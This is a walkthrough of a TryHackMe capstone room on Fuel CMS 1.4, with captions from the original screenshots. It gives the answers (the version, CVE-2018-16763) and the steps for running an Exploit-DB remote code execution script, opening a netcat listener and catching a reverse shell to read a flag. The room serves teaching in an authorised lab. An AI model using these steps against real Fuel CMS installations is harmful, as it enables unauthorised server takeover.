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


Vulnerability Capstone

Premium room

Apply the knowledge gained throughout the Vulnerability Module in this challenge room.

Task 1 Introduction



Summarise the skills learnt in this module by completing this capstone room for the "Vulnerability Research" module.

Ackme Support Incorporated has recently set up a new blog. Their developer team has asked for a security audit to be performed before they create and publish articles to the public.

It is your task to perform a security audit on the blog; looking for and abusing any vulnerabilities that you find.

Answer the questions below

Let's get hacking

No answer needed

Task 2 Exploit the Machine (Flag Submission)

Deploy the vulnerable machine attached to this by pressing the green "Start Machine" button. It is **recommended** that you use the TryHackMe AttackBox to complete this room.

Allow **five minutes** to pass before attempting to attack the vulnerable machine <TARGET_MACHINE_IP>

Answer the questions below


Deploy the vulnerable machine attached to this task & wait **five minutes** before visiting the vulnerable machine.

No answer needed

What is the name of the application running on the vulnerable machine?

Fuel CMS

*Steps: open browser and go to: **http:<TARGET_MACHINE_IP>***



What is the version number of this application?

Correct Answer

What is the number of the CVE that allows an attacker to remotely execute code on this application?

Format: CVE-XXXX-XXXXX

CVE- 2018-16763

*Steps: go to <https://exploit-db.com> → Search: **fuel cms 1.4** → click on the exploit to get the CVE number*

The image shows a TryHackMe room interface on the left and a web browser on the right. The room interface has a dark theme and displays a question: "What is the version number of this application?" with an input field containing "1.4" and a green "Correct Answer" button. Below this, another question asks for the number of the CVE that allows an attacker to remotely execute code on this application, with a format hint "Format: CVE-XXXX-XXXX" and an input field containing "CVE-2018-16763", also marked as a "Correct Answer". A "No answer needed" button is visible. The browser on the right shows the Exploit Database website with a search for "fuel cms 1.4". A table of results is displayed, with the entry "Fuel CMS 1.4.1 - Remote Code Execution (3)" highlighted by a yellow box.


Date	D	A	V	Title	Type	Platform	Author
2021-11-15				Fuel CMS 1.4.13 - 'col' Blind SQL Injection (Authenticated)	WebApps	PHP	Rahad Chowdhury
2021-11-03				Fuel CMS 1.4.1 - Remote Code Execution (3)	WebApps	PHP	Padsala Trushal
2021-01-28				Fuel CMS 1.4.1 - Remote Code Execution (2)	WebApps	PHP	Alexandre ZANNI
2020-08-31				Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated)	WebApps	PHP	c0mpu7er
2020-08-11				Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated)	WebApps	PHP	Roel van Beurden
2019-07-19				Fuel CMS 1.4.1 - Remote Code Execution (1)	WebApps	Linux	0xd0ff9

This image shows the same TryHackMe room interface as before, but the browser on the right now displays the specific exploit page for "Fuel CMS 1.4.1 - Remote Code Execution (3)". A yellow arrow points from the "CVE-2018-16763" input in the room to the "CVE: 2018-16763" field on the exploit page. The exploit page also shows the "EDB-ID: 50477", "EVB Verified: ✗", "Author: PADSALA TRUSHAL", and "Type: WEBAPPS".

Use the resources & skills learnt throughout this module to find and use a relevant exploit to exploit this vulnerability.

No answer needed

Steps: click 'Hint' → navigate to where the [exploit.py](#) script is located → run 'nano' or 'cat' to learn how to utilize the exploit



Note: There are numerous exploits out there that can be used for this vulnerability (some more useful than others!)


What is the value of the flag located on this vulnerable machine? This is located in `/home/ubuntu` on the vulnerable machine.

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Step 1: run the exploit: `'python3 exploit.py <TARGET_MACHINE_IP>'` → run command: `'shell_me'`

Step 2: open a new terminal and run netcat: `'nc -lvp 8899'`

Step 3: go back to first terminal and enter: `<ATTACK_MACHINE_IP>:8899`



Step 4: move to the Bind Shell (terminal) and navigate to where the flag is located → run `'cat'` to get the flag

